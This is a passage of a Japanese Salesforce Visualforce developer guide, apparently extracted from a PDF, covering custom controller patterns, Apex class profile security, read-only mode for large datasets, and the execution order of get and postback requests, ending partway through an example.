たとえば、次のカスタムコントローラの最初のメソッド `getContactMethod1` は、contact 変数 `c` がすでに存在することを前提としていないため、正しい値を常に返します。一方、2つ目のメソッド `getContactMethod2` は、正しい値を返すこともありますが、`c` がまだ設定されていない場合は正しい値を返すとは限りません。

```
public class conVsBad {

    Contact c;



    public Contact getContactMethod1() {

        if (c == null) c = [SELECT Id, Name FROM Contact LIMIT 1];

        return c;

    }



    public Contact getContactMethod2() {

        return c;

    }

}
```

次のカスタムコントローラにはまったく同じメソッドがあります。ただし、`getContactMethod2` は `contactMethod1` をコールするため、変数 `c` は常に設定され、返されるときには正しい値が常に含まれます。

```
public class conVsGood {

    Contact c;



    public Contact getContactMethod1() {

        if(c == null) c = [SELECT Id, Name FROM Contact LIMIT 1];

        return c;

    }



    public Contact getContactMethod2() {

        return getContactMethod1();

    }
```

```
}
```

次のマークアップでは、これらのコントローラをコールする2つのページを示します。Visualforceマークアップは同じものであり、コントローラの名前のみが変更されています。

```
<apex:page controller="conVsGood">

    getContactMethod2(): {!contactMethod2.name}<br/>

    getContactMethod1(): {!contactMethod1.name}

</apex:page>
```

```
<apex:page controller="conVsBad">

    getContactMethod2(): {!contactMethod2.name}<br/>

    getContactMethod1(): {!contactMethod1.name}

</apex:page>
```

コントローラクラスのセキュリティ

他のApexクラスと同様、ユーザが自分のプロファイルに基づいてメソッドをカスタムコントローラまたはコントローラ拡張クラスで実行できるかどうかを指定できます。

メモ: 組織に管理パッケージをインストールした場合、セキュリティの設定は、パッケージ内の `global` と宣言されているApexクラス、または `webService` と宣言されたメソッドを含むクラスに対してのみ設定できます。

ユーザに「Apex開発」権限がある場合、そのユーザには、個々のクラスのセキュリティ設定に関係なく、関連する組織のすべてのApexクラスへのアクセス権があります。

Apexクラスに対する権限は、最上位でのみ確認されます。たとえば、クラスAがクラスBを呼び出す場合、ユーザプロファイルにクラスAへのアクセス権のみがあってクラスBへのアクセス権はなくても、ユーザはクラスAのコードを実行することができます。同様に、Visualforceページでカスタムコンポーネントと関連コントローラが併用されている場合は、そのページと関連付けられているコントローラに対してのみセキュリティがチェックされます。カスタムコンポーネントと関連付けられているコントローラは、権限に関係なく実行されます。

クラス一覧ページからApexクラスのセキュリティを設定する手順は、次のとおりです。

1. [設定] で、[開発] > [Apexクラス] をクリックします。
2. 制限するクラス名の横にある [セキュリティ] をクリックします。
3. [選択可能なプロファイル] リストから有効にするプロファイルを選択して [追加] をクリックするか、[有効にされたプロファイル] リストから無効にするプロファイルを選択して [削除] をクリックします。
4. [保存] をクリックします。

クラスの詳細ページからApexクラスのセキュリティを設定する手順は、次のとおりです。

1. [設定] で、[開発] > [Apex クラス] をクリックします。
2. 制限するクラス名をクリックします。
3. [セキュリティ] をクリックします。
4. [選択可能なプロファイル] リストから有効にするプロファイルを選択して [追加] をクリックするか、[有効にされたプロファイル] リストから無効にするプロファイルを選択して [削除] をクリックします。
5. [保存] をクリックします。

関連トピック:

Apex および Visualforce 開発のセキュリティのヒント

大量のデータセットを使用した作業

Visualforce カスタムコントローラおよびコントローラ拡張には、Apex ガバナ制限が適用されます。ガバナ制限についての詳細は、「実行ガバナと制限」(ページ 960)を参照してください。また、`<apex:pageBlockTable>` および `<apex:repeat>` などの Visualforce 反復コンポーネントは、反復を行うコレクションの項目数が最大 1,000 項目に制限されています。

Visualforce ページでは、(カスタムレポーティングおよびカスタム分析を行うときなどに) これより大きなデータのセットの処理または表示が必要になることがありますが、そのデータを変更する必要はありません。Visualforce が開発者のために用意している「参照のみモード」を使用すると、1 つの要求でクエリできる行数の制限を緩和し、ページ内で反復できるコレクションの項目数に関する制限を引き上げることができます。

参照のみモードは、ページ全体、または特定の制限付きで個別のコンポーネントまたはメソッドに対して指定できます。

メモ: ページ全体に参照のみモードを指定する場合、大きなデータセットのみを反復処理することができます。

関連トピック:

ページ全体での参照のみモードの設定
コントローラメソッドでの参照のみモードの設定

ページ全体での参照のみモードの設定

ページ全体で参照のみモードを有効にするには、`<apex:page>` コンポーネントの `readOnly` 属性を `true` に設定します。

たとえば、次の例は、参照のみモードで処理される単純なページです。

```
<apex:page controller="SummaryStatsController" readOnly="true">

    <p>Here is a statistic: {!veryLargeSummaryStat}</p>

</apex:page>
```

このページのコントローラも単純ではありますが、ページに表示する概要統計を計算できる方法を示しています。

```
public class SummaryStatsController {

    public Integer getVeryLargeSummaryStat() {

        Integer closedOpportunityStats =

            [SELECT COUNT() FROM Opportunity WHERE Opportunity.IsClosed = true];

        return closedOpportunityStats;

    }

}
```

通常、単一の Visualforce ページ要求のクエリでは 50,000 行を超える行数を取得できないことがあります。参照のみモードでは、この制限が緩和され、最大 1,000,000 行をクエリできます。

`readOnly` 属性は、より多くの行をクエリできるようにするだけでなく、`<apex:dataTable>`、`<apex:dataList>`、および `<apex:repeat>` などのコンポーネントを使用して反復処理できるコレクション内の最大項目数も引き上げることができます。この制限は、1,000項目から10,000項目に増加しました。次の例は、これを示す単純なコントローラとページです。

```
public class MerchandiseController {



    public List<Merchandise__c> getAllMerchandise() {

        List<Merchandise__c> theMerchandise =

            [SELECT Name, Price__c FROM Merchandise__c LIMIT 10000];

        return(theMerchandise);

    }

}
```

```
<apex:page controller="MerchandiseController" readOnly="true">

    <p>Here is all the merchandise we have:</p>

    <apex:dataTable value="{!AllMerchandise}" var="product">

        <apex:column>

            <apex:facet name="header">Product</apex:facet>

            <apex:outputText value="{!product.Name}" />

        </apex:column>
```

```
        <apex:column>
            <apex:facet name="header">Price</apex:facet>
            <apex:outputText value="{!product.Price__c}" />
        </apex:column>
    </apex:dataTable>
</apex:page>
```

ページ全体に参照のみモードを使用するVisualforceページではデータ操作言語(DML)操作を使用できませんが、ページのフォームやその他のユーザインターフェース要素に影響するgetter、setter、およびactionメソッドのコール、その他の参照のみクエリの実行などを実行できます。

コントローラメソッドでの参照のみモードの設定

Visualforceコントローラメソッドでは、一部の重要な制限付きで、ページ自体が参照のみモードでなくてもApex `ReadOnly`アノテーションを使用できます。

`@ReadOnly`アノテーションを使用したVisualforceコントローラメソッドは、自動的に参照のみモードを使用します。ただし、Visualforceコントローラメソッドの`@ReadOnly`アノテーションの制限のため、参照のみメソッドにも`@RemoteAction`アノテーションが必要となります。`@RemoteAction`アノテーションでは、次のメソッドであることが必要です。

- `global`または`public`
- `static`

`@ReadOnly`アノテーションを使用した参照のみモードの有効化は、トップレベルメソッドのコールで行う必要があります。トップレベルメソッドのコールに`@ReadOnly`アノテーションが存在しないと、セカンダリメソッドに`@ReadOnly`アノテーションが存在する場合でも、クエリされる最大行数に関する通常の制限が要求全体に適用されます。

コントローラメソッドで`@ReadOnly`アノテーションを使用すると、Visualforce式の結果としてレコードの大きなコレクションを取得できます。ただし、反復コンポーネントのコレクションの最大項目数が引き上げられることはありません。より大きな結果のコレクションを反復処理する場合は、ページ全体で参照のみモードを有効にする必要があります。

関連トピック:

ページ全体での参照のみモードの設定

カスタムコントローラおよびコントローラ拡張の作成に関する考慮事項

以下に示すのは、コントローラ拡張およびカスタムコントローラの作成時における考慮事項です。

- `webService` として定義されたメソッドがクラスにない限り、カスタム拡張とコントローラクラスおよびコントローラメソッドは、通常 `public` として定義されます。クラスに Web サービスメソッドが含まれる場合、`global` として定義されている必要があります。
- データベースからデータを返すときは sets、maps、または lists を使用します。こうすることで、コードとデータベース間の通信回数を削減できるため、コードの効率が高まります。
- Visualforce コントローラ拡張とカスタムコントローラの Apex ガバナ制限は、匿名ブロックまたは WSDL メソッドの制限と同じです。ガバナ制限についての詳細は、付録の「実行ガバナと制限」を参照してください。
- カスタムコントローラまたはコントローラ拡張を作成する場合、通常はユーザに表示されない機密データが不注意で公開されないように注意してください。権限を適用するには、クラス定義に `with sharing` キーワードを使用することをお勧めします。また、Web サービスの使用に注意してください。プロファイルによって最上位のエントリポイントとして確保されていますが、一旦初期化されるとシステムのコンテキストで実行されます。
- Apex メソッドと変数のインスタンス化の順序は、必ずしも指定されたとおりではありません。詳細は、「カスタム拡張またはコントローラを使用したデータの取得と設定」(ページ 113)を参照してください。
- コントローラの「getxxx」メソッドでは、データ操作言語 (DML) の操作を使用できません。たとえば、コントローラに `getName` メソッドが含まれている場合、オブジェクトを作成するメソッドで `insert` または `update` を使用することはできません。
- コントローラのコンストラクタメソッドでデータ操作言語 (DML) の操作を使用することはできません。
- コントローラ、またはコントローラのコンストラクタでは、「getxxx」または「setxxx」メソッドに `@future` アノテーションを使用することはできません。
- string 型または integer 型などの Apex のプリミティブデータ型は、値によってコンポーネントのコントローラに渡されます。
- list や sObject などの Apex の非プリミティブデータ型は、参照によってコンポーネントのコントローラに渡されます。つまり、コンポーネントのコントローラによって取引先の名前が変更されると、その変更内容はページのコントローラで使用できるようになります。
- 個人取引先を使用する組織の場合は、次の事項が適用されます。
  - カスタムコントローラを使用する取引先レコードの `name` 項目を `<apex:inputField>` コンポーネントを使用して参照する場合、クエリに `isPersonAccount` を指定する必要があります。
  - 新しい取引先を作成して `name` を設定すると、レコードは法人取引先になります。新しい取引先を作成して `lastname` を設定すると、個人取引先になります。
  - ベストプラクティスとして、個人取引先と法人取引先の両方で正しく表示されるカスタム名数式項目を作成し、Visualforce ページで、標準項目の代わりにその項目を使用します。
  - Force.com AppExchange パッケージに Visualforce ページを含める場合は、コントローラまたはコントローラ拡張で、個人取引先にのみ存在する項目を明示的に参照することはできません。

Visualforce ページ内の実行順序

ユーザが Visualforce ページを参照すると、ページに関連付けれらたコントローラ、拡張、およびコンポーネントのインスタンスがサーバによって作成されます。これらの要素が実行される順序によって、ユーザに表示されるページの状態が変化することがあります。

Visualforceページの要素の実行順序を理解するには、はじめに、ページのライフサイクル、つまり、ユーザセッションにおいてページがどのように作成されて処分されるのかを理解しておく必要があります。ページのライフサイクルは、ページのコンテンツだけではなく、ページの要求方法によっても決定されます。Visualforceページの要求には 2 つの種類があります。

- *get 要求*は、ユーザが URL を入力したとき、またはユーザを新しいページに移動するリンクやボタンがクリックされたときに発行される最初のページ要求です。
- *postback 要求*は、[保存]ボタンをクリックし、saveアクションをトリガするなど、ユーザの操作によってページの更新が必要になった場合に発行されます。


2 種類の要求の具体的な詳細、ページのライフサイクルを説明した例、および独自のカスタムコントローラおよびコントローラ拡張を記述するときの実行順序のヒントについては、次を参照してください。

- Visualforce ページの get 要求の実行順序
- Visualforce ページの postback 要求の実行順序
- Visualforce ページの実行順序の例

メモ: Visualforce ページ要求の最大レスポンスサイズは、15 MB 未満である必要があります。

Visualforce ページの get 要求の実行順序

*get 要求*は、ユーザが URL を入力したとき、またはユーザを新しいページに移動するリンクやボタンがクリックされたときに発行される最初のページ要求です。次の図は get 要求時の、Visualforce ページとコントローラ拡張またはカスタムコントローラクラスとのやり取りを示します。



上の図では、はじめにユーザがURLを入力するか、リンクまたはボタンをクリックするかのいずれかの操作を行ってページを要求します。この最初のページ要求は *get 要求* と呼ばれます。

1. 関連するカスタムコントローラまたはコントローラ拡張クラスのコンストラクタメソッドがコールされ、コントローラオブジェクトがインスタンス化されます。
2. ページにカスタムコンポーネントが含まれる場合、そのコンポーネントが作成され、関連するカスタムコントローラまたはコントローラ拡張のコンストラクタメソッドが実行されます。式を使用して属性がカスタムコンポーネントに設定されている場合、その式はコンストラクタが評価された後に評価されます。

3. ページは、その後、そのページにあるすべてのカスタムコンポーネントのすべての `assignTo` 属性を実行します。`assignTo` メソッドが実行されると、式が評価され、`<apex:page>` コンポーネントの `action` 属性が評価されます。最後に、プロパティ値を取得または設定するなどのすべての他のメソッドコールが実行されます。
4. ページに `<apex:form>` コンポーネントが含まれる場合、ページ要求間でデータベースの状態を維持するために必要なすべての情報は、暗号化されたビューステートとして保存されます。ビューステートは、ページが更新されるたびに更新されます。
5. 生成された HTML がブラウザに送信されます。ページに JavaScript などのクライアント側技術が含まれる場合、ブラウザによって実行されます。

ユーザがページを操作すると、ページは、action、getter、および setter メソッドを実行するための必要に応じてコントローラオブジェクトにアクセスします。

ユーザによって新しい get 要求が発行されると、ビューステートとコントローラオブジェクトは削除されます。


メモ: ユーザは、同じコントローラ、および同じまたは適切なコントローラ拡張のサブセットを使用するページにリダイレクトされ postback 要求が発行されます。postback 要求が発行されると、ビューステートが維持されます。

save アクションをトリガする [保存] ボタンをユーザがクリックするなど、ユーザの操作によってページの更新が必要となる場合、*postback* 要求が発行されます。postback 要求の詳細については、「Visualforce ページの postback 要求の実行順序」 (ページ 122)を参照してください。

get 要求の具体的な例については、「Visualforce ページの実行順序の例」 (ページ 124)を参照してください。

Visualforce ページの postback 要求の実行順序

postback 要求は、[保存] ボタンをクリックし、save アクションをトリガするなど、ユーザの操作によってページの更新が必要になった場合に発行されます。次の図は、postback 要求時の、Visualforce ページとコントローラ拡張またはカスタムコントローラクラスとのやり取りを示します。



1. postback 要求時にビューステートは復号化され、ページの値を更新するための基盤として使用されます。

   メモ: `immediate` 属性が `true` に設定されたコンポーネントでは、要求のこのフェーズが省略されます。つまり、アクションは実行されますが、入力に対する検証は実行されず、ページでのデータ変更は行われません。

2. ビューステートが復号化された後、式が評価され、カスタムコンポーネント用に定義されたコントローラの set メソッドを含む、コントローラとすべてのコントローラ拡張の set メソッドが実行されます。

   すべてのメソッドが正常に実行されない限り、これらのメソッドのコールによってデータが更新されることはありません。たとえば、メソッドの 1 つがプロパティを更新し、入力規則や不正なデータ型が原因で

その更新が無効である場合、データは更新されず、ページが再表示されて該当のエラーメッセージが示されます。

3. postback 要求をトリガしたアクションが実行されます。アクションが正常に完了すると、データが更新されます。postback 要求によってユーザが同じページに戻ると、ビューステートが更新されています。

   メモ: `<apex:page>` コンポーネントの `action` 属性は、postback 要求時には評価されません。get 要求時にのみ評価されます。

4. 生成された HTML がブラウザに送信されます。

postback 要求でページリダイレクトが指定されており、そのリダイレクト先が、リダイレクト元ページと同じコントローラ、およびリダイレクト元ページのコントローラ拡張の正しいサブセットを使用するページである場合、postback 要求がそのページに対して実行されます。リダイレクト先がそのようなページでない場合、そのページに対して get 要求が実行されます。postback 要求に `<apex:form>` コンポーネントが含まれる場合、postback 要求の ID クエリパラメータのみが返されます。

ヒント: `pageReference` の `setRedirect` 属性を使用して、postback 要求または get 要求のどちらが実行されるかを制御できます。`setRedirect` が true に設定されている場合、get 要求が実行されます。これを false に設定しても、ターゲットが同じコントローラと正しい拡張のサブセットを使用している場合にのみ postback 要求が実行されるという制限は無視されません。`setRedirect` を false に設定した場合、ターゲットがこれらの要件を満たさなければ get 要求が実行されます。

ユーザが別のページにリダイレクトされると、ビューステートとコントローラオブジェクトは削除されます。

postback 要求の具体的な例については、「Visualforce ページの実行順序の例」(ページ 124)を参照してください。

Visualforce ページの実行順序の例

次の例では、ユーザが Visualforce ページを操作するときのページのライフサイクルを説明します。例に使用されるページは、取引先に関する情報(ページの変数の値)を表示し、キー値が false 以外に設定されている場合にユーザが取引先の詳細を編集できるように設計されています。

この例で使用する Visualforce ページを設定する手順は、次のとおりです。

1. `componentController` というカスタムコンポーネントのコントローラを作成します。

```
public class componentController {

    public String selectedValue {

        get;

        set {

            editMode = (value != null);

            // Side effect here - don't do this!

            selectedValue = value;

        }
```

```
    }

    public Boolean editMode {get; private set;}

}
```

2. editMode というカスタムコンポーネントを作成します。

```
<apex:component controller="componentController">

    <apex:attribute name="value" type="String" description="Sample component."

        assignTo="{!selectedValue}"/>

    <p>

    Value = {!value}<br/>

    selectedValue = {!selectedValue}<br/>

    EditMode = {!EditMode}

    </p>

</apex:component>
```

3. myController というカスタムコントローラを作成します。

```
public with sharing class myController {



    private final Account account;


      public myController() {

            account = [select id, name, site, NumberOfEmployees, Industry from Account


                        where id = :ApexPages.currentPage().getParameters().get('id')];

      }


      public Account getAccount() {

            return account;

      }
```

```
    public PageReference save() {
          update account;
          return null;
    }

    public PageReference cancel() {
          return null;
    }
}
```

4. `lifecycle` というコントローラ拡張を作成します。

```
public with sharing class lifecycle {

    private final Account acct;
    Integer EmpAdd;

    public lifecycle(myController controller) {
        this.acct = (Account)controller.getAccount();
    }

    public String getGreeting() {
        return acct.name + ' Current Information';
    }

    public void resetEmp() {
        acct.numberofemployees = 10;
        update acct;
```

```
    }

}
```


5. setEmps というページを作成します。

```
<apex:page controller="myController" tabStyle="Account" extensions="lifecycle"
action="{!resetEmp}">

    <apex:messages />

    <apex:pageBlock title="{!greeting}">

        <apex:outputLabel value="{!$ObjectType.account.fields.Name.label}: "

                          for="acctName"/>

        <apex:outputField value="{!account.name}" id="acctName"/>

        <br/>

        <apex:outputLabel

              value="{!$ObjectType.account.fields.NumberOfEmployees.label}: "

              for="emps"/>

        <apex:outputField value="{!account.NumberOfEmployees}" id="emps"/>

        <br/>

    </apex:pageBlock>

    <apex:pageBlock title="Variable values">

        <c:editMode value="{!$CurrentPage.parameters.key}"/>

    </apex:pageBlock>

    <apex:form rendered="{!$CurrentPage.parameters.key = 'true'}">

        <apex:pageBlock title="Update the Account" id="thePageBlock">

            <apex:pageBlockSection columns="1">

                <apex:inputField id="aName" value="{!account.name}"/>

                <apex:inputField value="{!account.NumberOfEmployees}"/>

                <apex:pageBlockSectionItem>

                  <apex:outputLabel value="{!$ObjectType.account.fields.Industry.label}"
```

```
                        for="acctIndustry"/>
                    <apex:actionRegion>
                        <apex:inputField value="{!account.Industry}" id="acctIndustry">
                            <apex:actionSupport event="onchange" rerender="thePageBlock"
                                status="status"/>
                        </apex:inputField>
                    </apex:actionRegion>
                </apex:pageBlockSectionItem>
            </apex:pageBlockSection>
            <apex:pageBlockButtons location="bottom">
                <apex:commandButton action="{!save}" value="Save"/>
                <apex:commandButton action="{!cancel}" value="Cancel" immediate="true"/>
            </apex:pageBlockButtons>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```

get 要求の例 1

1 つ目の例では、フォーム `https://Salesforce_instance/apex/setEmps?id=recordId` の URL を使用して、`setEmps` ページに移動します。*Salesforce_instance* はインスタンスの名前 (`na1` など) で、*recordID* は組織の取引先レコードの ID (`001D000000IRt53` など) です。次のページに似たコンテンツのページが表示されます。



ライフサイクルを追跡して、なぜページがこのように表示されるのかを確認しましょう。URL を直接入力してページを要求したため、このページは、postback 要求ではなく、get 要求により生成されています。

1. get要求では、はじめにカスタムコントローラとコントローラ拡張のコンストラクタメソッドがコールされます。`myController` メソッドは、コントローラのコンストラクタで、`lifecycle` メソッドは、拡張のコンストラクタです。これらが実行され、2 つのオブジェクトが生成されます。コントローラには `account` という変数があります。これは、クエリする取引先オブジェクトを識別するためにURLの `id` パラメータを使用するクエリによって生成されたものです。拡張には `acct` という変数があります。これはコントローラの `getAccount` メソッドをコールして作成されたものです。`getAccount` メソッドには副次的影響はありません。
2. get要求における次のステップではカスタムコンポーネントが作成され、関連付けられたコントローラまたはコントローラ拡張のコンストラクタメソッドが実行されます。ページには、1つのカスタムコンポーネントが含まれます。

   ```
   <c:editMode value="{!$CurrentPage.parameters.key}"/>
   ```

   このカスタムコンポーネントには、コントローラが関連付けられていますが、このコントローラには明示的なコンストラクタはありません。明示的なコンストラクタがないすべての Apex オブジェクトと同様に、このオブジェクトは引数をとらない暗黙的な公開コンストラクタを使用して作成されます。カスタムコンポーネントの作成の一部として、カスタムコンポーネントの value 属性が設定されます。この場合、式 `{!$CurrentPage.parameters.key}` の結果と同じなります。URL に `key` 属性を指定しなかったため、`value` は null に設定されます。
3. カスタムコンポーネントが作成されたら、カスタムコンポーネントのすべての `assignTo` 属性が実行されます。`assignTo` 属性は、その値を関連付けられたカスタムコンポーネントコントローラのクラス変数に割り当てる setter メソッドです。`editMode` カスタムコンポーネントには、`assignTo` メソッドがあるため、これが実行されます。`assignTo` メソッドは、属性の `selectedValue` を `value` 属性に設定します。`value` 属性は null に設定されるため、`selectedValue` も null に設定されます。
4. get 要求における次のステップでは、`<apex:page>` コンポーネントの `action` 属性、式、および必要な getter メソッドと setter メソッドが評価されます。以下でこれらの手順を順に行いますが、これらの評価の順序は不確定であり、次に示す順序とは異なる場合があります。
   - `<apex:page>` コンポーネントには、拡張の `resetEmp` メソッドをコールする `action` 属性があります。そのメソッドは、`acct` オブジェクトの `numberofemployees` 項目を 10 に設定します。
   - ページで評価する式は複数あります。次の 3 つに絞って説明します。
     - `<apex:pageBlock title="{!greeting}">`

       `<apex:pageblock>` の `title` 属性は、ライフサイクル拡張 `getGreeting` の getter メソッドをコールします。これは、「Global Media の最新情報」としてページに表示されます。
     - `<apex:form rendered="{!$CurrentPage.parameters.key = 'true'}">`

       `<apex:form>` の `rendered` 属性は、`key` パラメータの値に基づいて設定されます。ページをコールするときに `key` を設定しなかったため、フォームは表示されません。
     - `Value = {!value}<br/> selectedValue = {!selectedValue}<br/> EditMode = {!EditMode}`

この式は、カスタムコンポーネントに現れます。value と selectedValue は null に設定されることは前に説明しましたが、EditMode の値はまだ不明です。EditMode は、componentController の boolean 変数です。value が null であるかどうかに基づいて設定されます。

```
set {

            selectedValue = value;

            // Side effect here - don't do this!

            editMode = (value != null);

}
```


value は null であるため、EditMode は false に設定されます。ただし、EditMode の setter メソッドには副次的影響があります。editMode を設定する作業の一部として、selectedValue を value に設定しました。value は null であるため、これによる変更はありませんが、この動作によって後の例に影響が出ます。

- 他の式とメソッドが同様に評価されます。

5. <apex:form> コンポーネントは表示されないため、ビューステートは作成されません。
6. get 要求の最後のステップは、HTML をブラウザに送信して、その HTML を表示させることです。

get 要求の例 2

2 つ目の例では、フォーム https://*Salesforce_instance*/apex/setEmps?id=*recordId*&key=false の URL を使用して、setEmps ページに移動します。*Salesforce_instance* はインスタンスの名前 (na1 など) で、*recordID* は組織の取引先レコードの ID (001D000000IRt53 など) です。最初の例とは異なり、この例には key=false という 2 つ目のパラメータが含まれます。次のページに似たコンテンツのページが表示されます。



もう一度ライフサイクルを追跡しましょう。このページも、get 要求の結果生成されるページです。

1. get 要求では、はじめにカスタムコントローラとコントローラ拡張のコンストラクタメソッドがコールされます。myController メソッドは、コントローラのコンストラクタで、lifecycle メソッドは、拡張のコンストラクタです。これらが実行されて、2 つのオブジェクトが生成されています。コントローラには account という変数があり、これは、クエリする取引先レコードを識別するために URL から得る id パラメータを使用するクエリによって生成されたものです。拡張には acct という変数があります。これはコントローラの getAccount メソッドをコールして作成されたものです。

2. get要求における次のステップではカスタムコンポーネントが作成され、関連付けられたコントローラまたはコントローラ拡張のコンストラクタメソッドが実行されます。ページには、1つのカスタムコンポーネントが含まれます。

   ```
